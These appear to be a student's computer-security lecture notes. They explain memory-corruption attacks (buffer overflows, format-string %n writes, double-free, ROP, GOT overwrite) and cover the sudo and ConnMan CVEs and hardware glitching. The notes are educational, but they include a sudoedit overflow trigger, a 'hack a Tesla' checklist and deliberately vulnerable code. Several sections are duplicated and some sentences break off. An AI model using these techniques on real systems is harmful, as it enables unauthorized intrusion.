- **Vulnerabilities** are flaws that weaken the security of a system and can be difficult to detect. For example an unchecked string copy can cause a buffer overflow and allow an attacker to execute arbitrary code
- **Compromises** are the intersection between threats and Vulnerabilities, i.e. when an attacker matches a threat with a vulnerability (i.e. matching a tool in the attacker's arsenal with a weakness)
- **Trust** : How much exposure a system has to an interface. For example a PC might have a lot of trust in the user.

The leading cause of computer security breaches are humans. We are prone to making mistakes. A general trade-off exists when designing secure systems for humans; the more secure a system becomes the less usable it tends to be. One way of measuring the quality of a security system is how secure it is while maintaining usability

2.1.2 Reflections on Trusting Trust

Comment

Reflections on Trusting Trust is a paper by Ken Thompson that discusses the trust and security in computing. Cool short read.

```
...
c = next( );
if(c != '\\\\')
    return(c);
c = next( );
if(c == '\\\\')
    return('\\\\');
if(c == 'n')
    return('\\n');
...

```

FIGURE 2.2.

```
...
c = next( );
if(c != '\\\\')
    return(c);
c = next( );
if(c == '\\\\')
    return('\\\\');
if(c == 'n')
    return('\\n');
if(c == 'v')
    return('\\v');
...

```

FIGURE 2.1.

```
...
c = next( );
if(c != '\\\\')
    return(c);
c = next( );
if(c == '\\\\')
    return('\\\\');
if(c == 'n')
    return('\\n');
if(c == 'v')
    return(11);
...

```

FIGURE 2.3.

Figure 9. Teaching a compiler what the "\v" sequence is. We may add a statement to return the ascii encoding of '\v (11), compile the compiler, and then use it to compile a program that knows what \v is.

. We may then alter the source to be like Figure 2.3 without any mention of '\v but still compile programs with '\v just fine.

```

compile(s)
char *s;
{
    ...
}

```

FIGURE 3.1.

```

compile(s)
char *s;
{
    if(match(s, "pattern")) {
        compile("bug");
        return;
    }
    ...
}

```

FIGURE 3.2.

```

compile(s)
char *s;
{
    if(match(s, "pattern1")) {
        compile ("bug1");
        return;
    }
    if(match(s, "pattern 2")) {
        compile ("bug 2");
        return;
    }
    ...
}

```

FIGURE 3.3.

Next, consider the above scenario where we insert a login Trojan to insert backdoors into code matching the unix login function. We may then compile the *c* compiler to do just that, and then change the source to what it should look like without the Trojan. Compiling the compiler one more time will now produce a compiler binary that looks completely innocent but will reinsert the Trojan wherever it can.

The moral of the story is that you can't trust code that you didn't totally create yourself. But it's awfully difficult to use only code written by oneself. So take security seriously.

SUBSECTION 2.2

Software Code Vulnerabilities

Recall: the stack is used to keep track of return addresses across function calls; storing a breadcrumb trail. Another key thing sitting in the stack are local variables. A common theme in the course is that computing tends to conflate execution instructions with data.

Common data formats and structures create an opportunity for things to get confused (and for attackers to take advantage of). For example, a buffer-overflow attack can end up overwriting that return address breadcrumb trail and then execute arbitrary code.




Figure 10. Bufferoverflow to write to the return address. Shellcode is a sequence of instructions that is used as the payload of an attack. It is called a shellcode because they commonly are used to start a shell from which the attacker can do more.

There are ways to find out where that return address is (or at least reasonably guess). This is discussed more in detail later; for now we'll assume that they have it figured out.

A common technique to make this easier is to inject a bunch of NOPs before the start of the shellcode. So that we don't need to be as precise as needed in order to find the shellcode start.

One technique for finding the RA would be to incrementally increase the size of the buffer overflow until we get a segfault – at this point the segfault would tell you what memory address it was trying to access and possibly the values it saw there instead as well.




Figure 11. Can create a RA sled with a NOP leading to shellcode and then try it from e.g. 0x1000, 0x2000 and so forth to find where to attack from.




Figure 12. Another technique may involve placing shellcode all over the place, of which each one may be a valid entrypoint into the shellcode.

SUBSECTION 2.3

Format string Vulnerabilities

```
1  sprintf(buf, "Hello %s", name);
```

`sprintf` is similar to `printf` except the output is copied into `buf`. The vulnerability is similar to the buffer overflow vulnerability. The difference is that the attacker can control the format string.

Consider the following:

```
1  char* str = "Hello world";
2  printf(str); // 1
3  printf("%s", str); // 2
```

Despite it looking different there are differences in these two ways to print hello world. The first argument is a format string, which is different from just a parameter. A format string contains both instructions for the C printing library as well as data. This means that the first method can be exploited if the attacker has access to the format string. A more complex vulnerability is with `snprintf` (which limits the number of characters written into `buf`).

```

1 void main() {
2     const int len = 10;
3     char buf[len];
4     snprintf(buf, len, "AB%d%d", 5, 6);
5     // buf is now "AB56"
6 }
```

- Arguments are pushed to the stack in reverse order
- `snprintf` copies data from the format string until it reaches a `%`. The next argument is then fetched and outputted in the requested format
- What happens if there are more `%` parameters than arguments? The argument pointer keeps moving up the stack and then points to values in the previous frame (and could actually look at your entire program memory, really)

```

1 void main () {
2     char buf[256];
3     snprintf(buf, 256,
4         "AB,%08x,%08x,%08x,%08x,%08x,%08x,%08x,%08x,%08x", 5);
5     printf(buf);
6     // AB,00000005,00000000,29ee6890,302c4241,2c353030,30303030,
7     // 39383665,32346332,33353363,30333033
8     // if we look at the 3rd clause as ascii we get '0,BA'
9     // (recall intel little endian) i.e. we've read up far enough to
10    // see the local variable
11    // specifying the format string pushed onto the stack earlier
12 }
```





Figure 13. ASCII decoding

Now there's a potential problem: information leakage (of important info further up the stack). Programmers may not pay attention to sanitizing input like language config.

- `%n`: Assume then next argument is a pointer and then it writes the number of characters printed so far into that pointer.
- This can be abused by `%n` write to the return address and then overwrite it with the address of the shellcode.

How an exploit may look like for this is as follows:



1. Consume the 123 argument (`%x`)
2. Have the return address sitting in the beginning of the memory
3. Overwrite the RA value with the start of shellcode

There are some problems with this because on modern machines addresses are very large and it can be impractical to create a gigabyte-sized buffer. Instead we can just divide the problem up and write multiple 8 bit numbers

Example: “`%243d`” writes an integer with a field width of 243; “`%n`” will be incremented by 243.



Figure 14. The printf count increments by 243 with `%243d`. Shorthand




Figure 15. The gaps are there because

Dividing the problem into pieces; using %hhn and %nnx to write 8 bits at a time.

If the bytes being written must be written in decreasing order we can do this by structuring our pointers in a way that we write it in reverse order (don't need to start with LSB). Another option is

SUBSECTION 2.4

Double-Free vulnerability

Freeing a memory location that is under the control of an attacker is an exploitable vulnerability

```

1 p = malloc(128);
2 q = malloc(128);
3 free(p);
4 free (q);
5 p = malloc(256);
6 // this is where the attack happens; the fake tag, shell code, etc
7 strcpy(p, attacker_string);
8 free(q);

```

Note that the `c` `free` function takes a reference (not necessarily a pointer) to the memory location to be freed. It does not change the value of the free'd pointer either.

malloc implementation

`malloc` maintains a doubly-linked list of free and allocated memory regions:

- Information about a region is maintained in a **chunk tag** that is stored just before the region
- Each chunk maintains:
 - A “free bit”, indicating whether the chunk is allocated or free
 - Links to the next and previous chunk tags
- Initially when all memory is unallocated, it is in one free memory region

Note that this writes the `printf` counter into the pointer at the argument. This drastically decreases the buffer size needed

malloc Implementation

When a region is allocated, **malloc** marks the remaining free space with a new tag:



When another region is allocated, another tag is created:



Malloc places a doubly-linked-list of chunk bits in memory to describe the memory allocated. `free` sets the free bit, does the various doubly linked list operations (looking at the pointer values of its neighbours in order to remove itself) and also tries to consolidate adjacent free regions. It assumes that it is passed the beginning of the allocated memory as well as go find the tag associated with the region (which is in a consistent place every time).

The attacker can drop fake tags into memory just ahead of the value we want to overwrite and then we can use the `free()` call to overwrite memory with the attacker's data. For example we can create a fake tag node with a `prev` and `next` pointer. We make the `next` pointer be the address of the return address. And then "`prev`" can contain the address of the start of our shellcode. So freeing on this fake tag will overwrite the return address with the shellcode start.

Comment

Note that this is not possible with a single free if you are not able to write to negative memory indices. The part that makes this attack work is that the double free allows the attacker to write a fake tag just before the next tag in a totally valid way. Doing this with a single free would also involve writing to memory that the program doesn't own. (recall: how the memory manager works)

SUBSECTION 2.5

Other common vulnerabilities

The attacks we have seen have involved overwriting the return address to point to injecting code. Are there ways to exploit software without injecting code? Yes – return into `libc` i.e. use `libc`'s `system` library call which looks already like shell code. This can be accomplished with any of the exploits we have already talked about.

I.e.

- Change the return addresses to point to start of the system function
- Inject a stack frame on the stack
- Before return `sp` points to `&system`
- System looks in stack for arguments
- System executes the command, i.e. maybe a shell
- Function pointers

- Dynamic linking
- Integer overflows
- Bad bounds checking

2.5.1 Attacks without overwriting the return address

Finding return addresses is hard. So we can use other methods to inject code into the program.

- Function pointers: an adversary can just try to overwrite a function pointer
- An area where this is very common is with *dynamic linking*, i.e. functions such as *printf*.
- Typically both the caller of the library function and the function itself are compiled to be position independent
- We need to map the position independent function call to the absolute location of the function code in the library
- The dynamic linker performs this mapping with the procedure linkage table and the global offset table
 - GOT is a table of pointers to functions; contains absolute mem location of each of the dyn-loaded library functions
 - PLT is a table of code entries: one per each library function called by program, i.e. *sprintf@plt*
 - Similar to a switch statement
 - Each code entry invokes the function pointer in the GOT
 - i.e. *sprintf@plt* may invoke *jmp GOT[k]* where k is the index of *sprintf* in the GOT
 - So if we change the pointers in the offset table we can make the program call our own code, i.e. with *objdump*.²³

²³ PLT/GOT always appears at a known location.

2.5.2 Return-Oriented Programming

- An exploit that uses carefully-selected sequences of existing instructions located at the end of existing functions (gadgets) and then executes functions in an order such that these gadgets compose together to deliver an exploit.
- This can be done faster by seeding the stack with a sequence of return addresses corresponding to the gadgets and in the order we want to run them in.

SUBSECTION 2.6

Software Code Vulnerabilities

Recall: the stack is used to keep track of return addresses across function calls; storing a breadcrumb trail. Another key thing sitting in the stack are local variables. A common theme in the course is that computing tends to conflate execution instructions with data.

Common data formats and structures create an opportunity for things to get confused (and for attackers to take advantage of). For example, a buffer-overflow attack can end up overwriting that return address breadcrumb trail and then execute arbitrary code.




Figure 16. Bufferoverflow to write to the return address. Shellcode is a sequence of instructions that is used as the payload of an attack. It is called a shellcode because they commonly are used to start a shell from which the attacker can do more.

There are ways to find out where that return address is (or at least reasonably guess). This is discussed more in detail later; for now we'll assume that they have it figured out.

A common technique to make this easier is to inject a bunch of NOPs before the start of the shellcode. So that we don't need to be as precise as needed in order to find the shellcode start.

One technique for finding the RA would be to incrementally increase the size of the buffer overflow until we get a segfault – at this point the segfault would tell you what memory address it was trying to access and possibly the values it saw there instead as well.




Figure 17. Can create a RA sled with a NOP leading to shellcode and then try it from e.g. 0x1000, 0x2000 and so forth to find where to attack from.




Figure 18. Another technique may involve placing shellcode all over the place, of which each one may be a valid entrypoint into the shellcode.

SUBSECTION 2.7

Format string Vulnerabilities

```
1  sprintf(buf, "Hello %s", name);
```

`sprintf` is similar to `printf` except the output is copied into `buf`. The vulnerability is similar to the buffer overflow vulnerability. The difference is that the attacker can control the format string.

Consider the following:

```
1  char* str = "Hello world";
2  printf(str); // 1
3  printf("%s", str); // 2
```

Despite it looking different there are differences in these two ways to print hello world. The first argument is a format string, which is different from just a parameter. A format string contains both instructions for the C printing library as well as data. This means that the first method can be exploited if the attacker has access to the format string. A more complex vulnerability is with `snprintf` (which limits the number of characters written into `buf`).

```

1 void main() {
2     const int len = 10;
3     char buf[len];
4     snprintf(buf, len, "AB%d%d", 5, 6);
5     // buf is now "AB56"
6 }
```

- Arguments are pushed to the stack in reverse order
- `snprintf` copies data from the format string until it reaches a `%`. The next argument is then fetched and outputted in the requested format
- What happens if there are more `%` parameters than arguments? The argument pointer keeps moving up the stack and then points to values in the previous frame (and could actually look at your entire program memory, really)

```

1 p = malloc(128);
2 q = malloc(128);
3 free(p);
4 free (q);
5 p = malloc(256);
6 // this is where the attack happens; the fake tag, shell code, etc
7 strcpy(p, attacker_string);
8 free(q);
```





Figure 19. ASCII decoding

Now there's a potential problem: information leakage (of important info further up the stack). Programmers may not pay attention to sanitizing input like language config.

- `%n`: Assume then next argument is a pointer and then it writes the number of characters printed so far into that pointer.
- This can be abused by `%n` write to the return address and then overwrite it with the address of the shellcode.

How an exploit may look like for this is as follows:



There are some problems with this because on modern machines addresses are very large and it can be impractical to create a gigabyte-sized buffer. Instead we can just divide the problem up and write multiple 8 bit numbers

Example: “`%243d`” writes an integer with a field width of 243; “`%n`” will be incremented by 243.



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


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SUBSECTION 2.9

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²⁴PLT/GOT always appears at a known location.

2.9.2 Return-Oriented Programming

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- This can be done faster by seeding the stack with a sequence of return addresses corresponding to the gadgets and in the order we want to run them in.

2.9.3 Deserialization attacks

- Serialization is the process of transforming objects into a format that can be stored or transmitted over a network, i.e. to/from JSON.
- The attacker knows that the library has a vulnerability in the deserialization process and they can exploit it by passing carefully created data to it.

2.9.4 Integer overflows

- A server processes packets of variable size
- First 2 bytes of the packet store the size of the packet to be processed
- Only packets of size 512 should be processed
- Problem: what if we end up overflowing the integer with a negative value which would cause *memcpy* to copy over a lot more memory than intended.

```

1 char* processNext(char* strm){
2     char buf[512];
3     short len = *(short*)strm; // note that by default these are
4     → signed
5     if (len <= 512) {
6         memcpy(buf, strm, len); // note that the 3rd arg of memcpy is
7         → an unsigned int
8         process(buf);
9         return strm + len;
10    } else {
11        return -1
12    }
13}

```

2.9.5 IoT

SUBSECTION 2.10

Case Study: Sudo

A common program attackers target are programs that regular users can run in order to take on elevated privileges. In unix systems one such program is `sudo`, for which vulnerability CVE-2021-3156 was discovered in 2021 after lying in there for over 10 years.

- `sudo` will escape certain characters such as "
- Someone introduced debug logic called `user_args` and then copies in the contents of `argv`, while un-escaping meta-characters
- Bug: if any command-line arg ends in a single backslash, then the null-terminator gets un-escaped and then `user_args` keeps copying out of bounds characters onto the stack
- I.e. `sudoedit -s '\' $(perl -e print "A"x1000$)`
- Attacker controls the size of `user_args` buffer they overflow. Can control size and contents of the overflow itself; last command-line argument is followed by the environment variables
- Had many exploit options
 - Overwrite next chunk's memory tag (same as use-after-free)
 - Function pointer overwrite one of `sudo`'s functions
 - Dynamically-linked library overwrite
 - Race condition a temp file `sudo` creates
 - Overwrite the string "usr/bin/sendmail" with the name of another executable, maybe a shell

SUBSECTION 2.11

Case Study: Buffer overflow in a Tesla

ConnMann (Connection Manager) is a lightweight network manager used in many embedded systems, i.e. nest thermostats and Teslas for that manager.

In this particular vulnerability the attacker took advantage of the DNS protocol. DNS responses include a special encoding for the hostnames which help the receiver parse the response and allocated appropriately sized buffers. For example `www.google.com` is encoded as

3www6google3com. This response also often contains a lot of repetitive information, so there is some compression is used in the encoding as well. The one we're interested in here is the compression of names by encoding them as a special "field length" of 192 followed by the offset of the other copy of the name – which enables repetitions to be encoded as 2 bytes.

CVE-2021-26675 was reported by Tesla in 2021 as a bug in ConnMan which allows an malicious DNS reply to uncompress into a large string that can overflow an internal buffer. This means that a remote attacker who can control or fake a DNS response could perform a buffer overflow on ConnMan – which runs with root privileges.

```
static gboolean listener_event(...)
{
    GDHCPClient *dhcp_client = user_data;
    struct sockaddr_in dst_addr = { 0 };
    - struct dhcp_packet packet;
    + struct dhcp_packet packet = { 0 };
    struct dhcpcv6_packet *packet6 = NULL;
    ...
}
```

Figure 22. ConnMan doesn't initialize the dhcp_packet struct to 0, which can cause it to leak stack values to a remote attacker (but here they must be on the same subnet as the victim). This vulnerability can be difficult to detect since nobody checks if things are zero in the tests.

Comment

So you want to a hack a tesla?

- Look at the situation; see what kind of protocols being used, etc. Get excited if it uses something old and inane
- Look at the data coming in and our, especially if there's any extra going in or out
- Use fuzzing tools
- Get a sense of what they are expecting us to do as well as what are ways that we can break that example. For example is the only verification just some client-side JavaScript?
- Break stuff

SUBSECTION 2.12

Fault Injection Attacks

We make a lot of assumptions about how the underlying systems work. For example proper CPU operation. Fault injection attacks take advantage of these assumptions by injecting faults into the system, often at the hardware level.

For example: proper pipelined CPU operation depends on stable power and clock inputs. If the glitch duration is longer than the time it takes to increment the PC and shorter than the instruction fetch time, then we can start to see a special case: instruction skipping or instruction corruption.p




Figure 23. With some careful timing we can cause the CPU to skip or repeat an instruction.

Instruction Skipping





Figure 24. An example of where this can be useful: skipping the JMP instruction of an IF statement

2.12.1 Hardware Demo

Consider this simple program that checks a text buffer for a password and then logs you in if it's correct



ATMega328P Microcontroller

- Low-powered microprocessor + flash memory
- One application, no traditional operating system
- Common in **IoT** (home automation) and **embedded** (industrial control) applications

```
login: root
Password: password

Login incorrect.

login: root
Password: s3cr3tP4ssw0rd&:-) @#

Last login: Wed Dec 31 12:34:56 2025 from 127.0.0.1
root@iotvictim:~#
```

```

...
bool passwordIsValid =
    !strcmp("s3cr3tP4ssw0rd&:-)@#", buffer);

if ( !usernameIsValid || !passwordIsValid ) {

    // Login incorrect
    Serial.println("\n\nLogin incorrect.");
    L: SKIP THIS! → return;
}

// Login correct
...

```

